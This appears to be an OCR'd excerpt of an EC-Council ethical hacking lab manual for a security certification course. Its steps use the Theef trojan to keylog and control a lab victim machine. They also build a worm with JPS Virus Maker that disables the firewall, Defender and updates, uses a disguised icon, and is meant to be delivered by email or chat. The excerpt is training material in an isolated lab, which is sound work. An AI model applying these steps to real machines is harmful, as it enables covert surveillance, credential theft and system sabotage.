


Figure 1.4.3: Theef Connecting to the Victim Machine

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

8. Now, from **Windows 10**, you have successfully established a remote connection with the **Windows Server 2016** machine.
9. To view the computer's information, click the **Computer Information** icon ( ) from the lower part of the window.




Figure 1.4.4: Theef Gained access to the Victim Machine

TASK 4.3

Extract System Information

10. In **Computer Information**, you can view **PC Details**, **OS Info**, **Home**, and **Network** by clicking their respective buttons.
11. Here, for example, selecting **PC Details** reveals computer-related information.




Figure 1.4.5: Theef Computer Information

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

12. Click the **Spy** icon () to perform various operations on the target machine.



Figure 1.4.6: Theef Spy

13. You can perform various operations such as capture screens, log keys, view processes, view the task manager, use the webcam, and use the microphone on the victim machine by selecting their respective options.

TASK 4.4

Manipulate Tasks in the Task Manager

14. Here, for instance, selecting **Task Manager** views the tasks running on the target machine.




Figure 1.4.7: Selecting the Task Manager

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

15. In the **Task Manager** window, select a process (task);

    click the **Close window** icon ( ) to end the task on the target machine.

16. If you cannot see the running processes, click the **Reload** icon ( ) to view the processes.

17. Close the **Task Manager** window.




Figure 1.4.8: Theef Task Manager Window

Note: The tasks running in the task manager may vary in your lab environment.

18. From the **Spy** menu, click **Keylogger** to record the keystrokes made on the victim machine.




Figure 1.4.9: Theef Keylogger

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

19. The **Keylogger** pop-up appears; click the **Start** icon to read the keystrokes of the victim machine.



Figure 1.4.10: Theef Keylogger Screen

20. Switch back to the victim machine (**Windows Server 2016**). Open a browser window and browse some websites or open a text document and type some sensitive information.



Figure 1.4.11: Victim Machines Keystrokes

21. Switch back to the attacker machine (**Windows 10**) to view the recorded keystrokes of the victim machine in the Theef **Keylogger** window.




Figure 1.4.12: Theef Keylogger Recorded Keystrokes

22. Close the Theef **Keylogger** window.
23. Similarly, you can access the details of the victim machine by clicking on the various icons.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

24. Close all open windows on both the **Windows 10** and **Windows Server 2016** virtual machines and turn off both of the virtual machines.

Lab Analysis

Analyze and document all the results discovered in this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS ABOUT THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 2

Infect the Target System using a Virus

A computer virus is a self-replicating program that produces its code by attaching copies of itself to other executable codes and operates without the knowledge or desire of the user.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

Viruses are the scourges of modern computing. Computer viruses have the potential to wreak havoc on both business and personal computers. The lifetime of a virus depends on its ability to reproduce. Therefore, attackers design every virus code in such a manner that the virus replicates itself *n* number of times, where *n* is a number specified by the attacker.

Worldwide, most businesses have been infected by a virus at some point. Like a biological virus, a computer virus is contagious and can contaminate other files; however, viruses can only infect outside machines with the assistance of computer users.

Like viruses, computer worms are standalone malicious programs that independently replicate, execute, and spread across network connections, without human intervention. Worms are a subtype of virus. Intruders design most worms to replicate and spread across a network, thus consuming available computing resources and, in turn, causing network servers, web servers, and individual computer systems to become overloaded and stop responding. However, some worms also carry a payload to damage the host system.

An ethical hacker and pen tester during an audit of a target organization must determine whether viruses and worms can damage or steal the organization's information. They might need to construct viruses and worms and try to inject them into the target network to check their behavior, learn whether an anti-virus will detect them, and find out whether they can bypass the firewall.

Lab Objectives

- Create a virus using the JPS Virus Maker Tool and infect the target system

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Environment

To carry out this lab, you need:

- Windows 10 virtual machine
- Windows Server 2019 virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools
- JPS Virus Maker Tool located at **E:\CEH-Tools\CEHv11 Module 07 Malware Threats\Virus Maker\JPS Virus Maker**
- You can also download the latest version of the above-mentioned tools from their official websites. If you decide to download the latest version, the screenshots shown in the lab might differ from the images that you see on your screen.

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module 07 Malware Threats

Lab Duration

Time: 10 Minutes

Overview of Viruses and Worms

Viruses can attack a target host's system using a variety of methods. They can attach themselves to programs and transmit themselves to other programs by making use of specific events. Viruses need such events to take place, since they cannot self-start, infect hardware, or transmit themselves using non-executable files. "Trigger" and "direct attack" events can cause a virus to activate and infect the target system when the user triggers attachments received through email, Web sites, malicious advertisements, flashcards, pop-ups, or other methods. The virus can then attack a system's built-in programs, antivirus software, data files, and system startup settings, or perform other malicious activities.

Like a virus, a worm does not require a host to replicate, but in some cases, the worm's host machine also infects. At first, Blackhat professionals treated worms as a mainframe problem. Later, with the introduction of the Internet, they concentrated and targeted Windows OSes using the same worms by sharing them by email, IRC, and other network functions.

Lab Tasks

TASK 1


Create a Virus using the JPS Virus Maker Tool and Infect the Target System

An ethical hacker and pen-tester can use the JPS Virus Maker Tool as a proof of concept to audit perimeter security controls in an organization.

Note: Before performing this task, take a snapshot of the **Windows Server 2019** virtual machine as the virus will infect the machine.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


a. In the **VMware Workstation** window, click **Windows Server 2019** in the left pane and click the **Take a snapshot of this virtual machine** ( ) icon, as shown in the screenshot.



Note: Take a Snapshot of the virtual machine before launching the JPS Virus Maker tool.

b. The **Windows Server 2019 - Take Snapshot** pop-up appears; type a name for the snapshot in the **Name** field, leave the description field set to default, and click **Take Snapshot**.

The JPS Virus Maker tool is used to create its own customized virus. This tool has many options for building that can be used to create a virus. Some of the tool's features are auto-start, shutdown, disable security center, lock mouse and keyboard, destroy protected storage, and terminate windows.



1. Turn on the **Windows Server 2019** virtual machine.
2. Log in to the **Windows 10** virtual machine using the credentials **Admin** and **Pa$$w0rd**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1.1

Launch JPS Virus Maker

3. Navigate to **E:\CEH-Tools\CEHv11 Module 07 Malware Threats\Virus Maker\JPS Virus Maker** and double-click **jps.exe**.

Note: If an **Open File - Security Warning** pop-up appears, click **Run**.

4. The **JPS (Virus Maker 4.0)** window appears; tick the **Auto Startup** checkbox.



Figure 2.1.1: JPS Virus Maker main window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

5. The window displays various features and options that can be chosen while creating a virus file.
6. From the **Virus Options**, check the **options** that you want to embed in a new virus file.
7. In this lab, the options embedded in the virus file are **Disable TaskManager**, **Disable Windows Update**, **Disable Control Panel**, **Disable Drives**, **Hide Windows Clock**, **Hide Desktop Icons**, **Enable Remote Desktop**, **Remove Bluetooth**, **Turn Off Windows Firewall**, **Turn Off Windows Defender**, and **Auto Startup**.



Figure 2.1.2: JPS Virus Maker main window with options selected

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

8. Ensure that the **None** radio button is selected to specify the trigger event when the virus should start attacking the system after its creation.
9. Now, before clicking on **Create Virus!**, click the right arrow icon (▶) from the right-hand pane of the window to configure the virus options.




Figure 2.1.3: JPS Virus Maker Virus Configuration

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1.2

Configure the Virus Options

10. A **Virus Options** window appears, as shown in the screenshot.
11. Check the **Change Windows Password** option, and enter a password (here, **qwerty**) in the text field. Check the **Change Computer Name** option, and type **Test** in the text field.
12. You can even configure the virus to convert to a worm. To do this, check the **Enable Convert to Worm** checkbox, and provide a **Worm Name** (here, **fedevi**). For the worm to self-replicate after a particular time, specify the time in seconds (here, **1 second**) in the **Copy After** field.
13. Ensure that the **JPG Icon** radio button is selected under the **Change Icon** section. Ensure that the **None** radio button is selected in the lower part of the window.
14. After completing your selection of options, click the drop-down icon next to the **Create Virus!** button and select **x64(32Bit)**; click **Create Virus!**




Figure 2.1.4: Creating a Virus

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

15. A **Virus Created Successful!** pop-up appears; click **OK**.



Figure 2.1.5: JPS Virus Maker Server Created successfully message

16. The newly created virus (server) is placed automatically in the **folder** where **jps.exe** is located, but with the name **Server.exe**. Navigate to **E:\CEH-Tools\CEHv11 Module 07 Malware Threats\Virus Maker\JPS Virus Maker** and observe that the newly created virus with the name **Server.exe** is available at the specified location.




Figure 2.1.6: Virus Created in the Default Location

17. Now, pack this virus with a binder or virus packager and send it to the victim machine through email, chat, a mapped network drive, or other method.
18. In this task, we are using a mapped network drive to share the virus file to the victim machine. Assume that you are a victim and that you have received this file.
19. Log in to the **Windows Server 2019** virtual machine (as the **victim**) using the credentials **Administrator** and **Pa$$w0rd**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

20. Navigate to **Z:\CEHv11 Module 07 Malware Threats\Virus Maker\JPS Virus Maker** and double-click **Server.exe** file to execute the virus.




Figure 2.1.7: Executing a virus in the Victim Machine

21. Once you have executed the virus, the **Desktop** screen goes blank, indicating that the virus has infected the system, as shown in the screenshot.

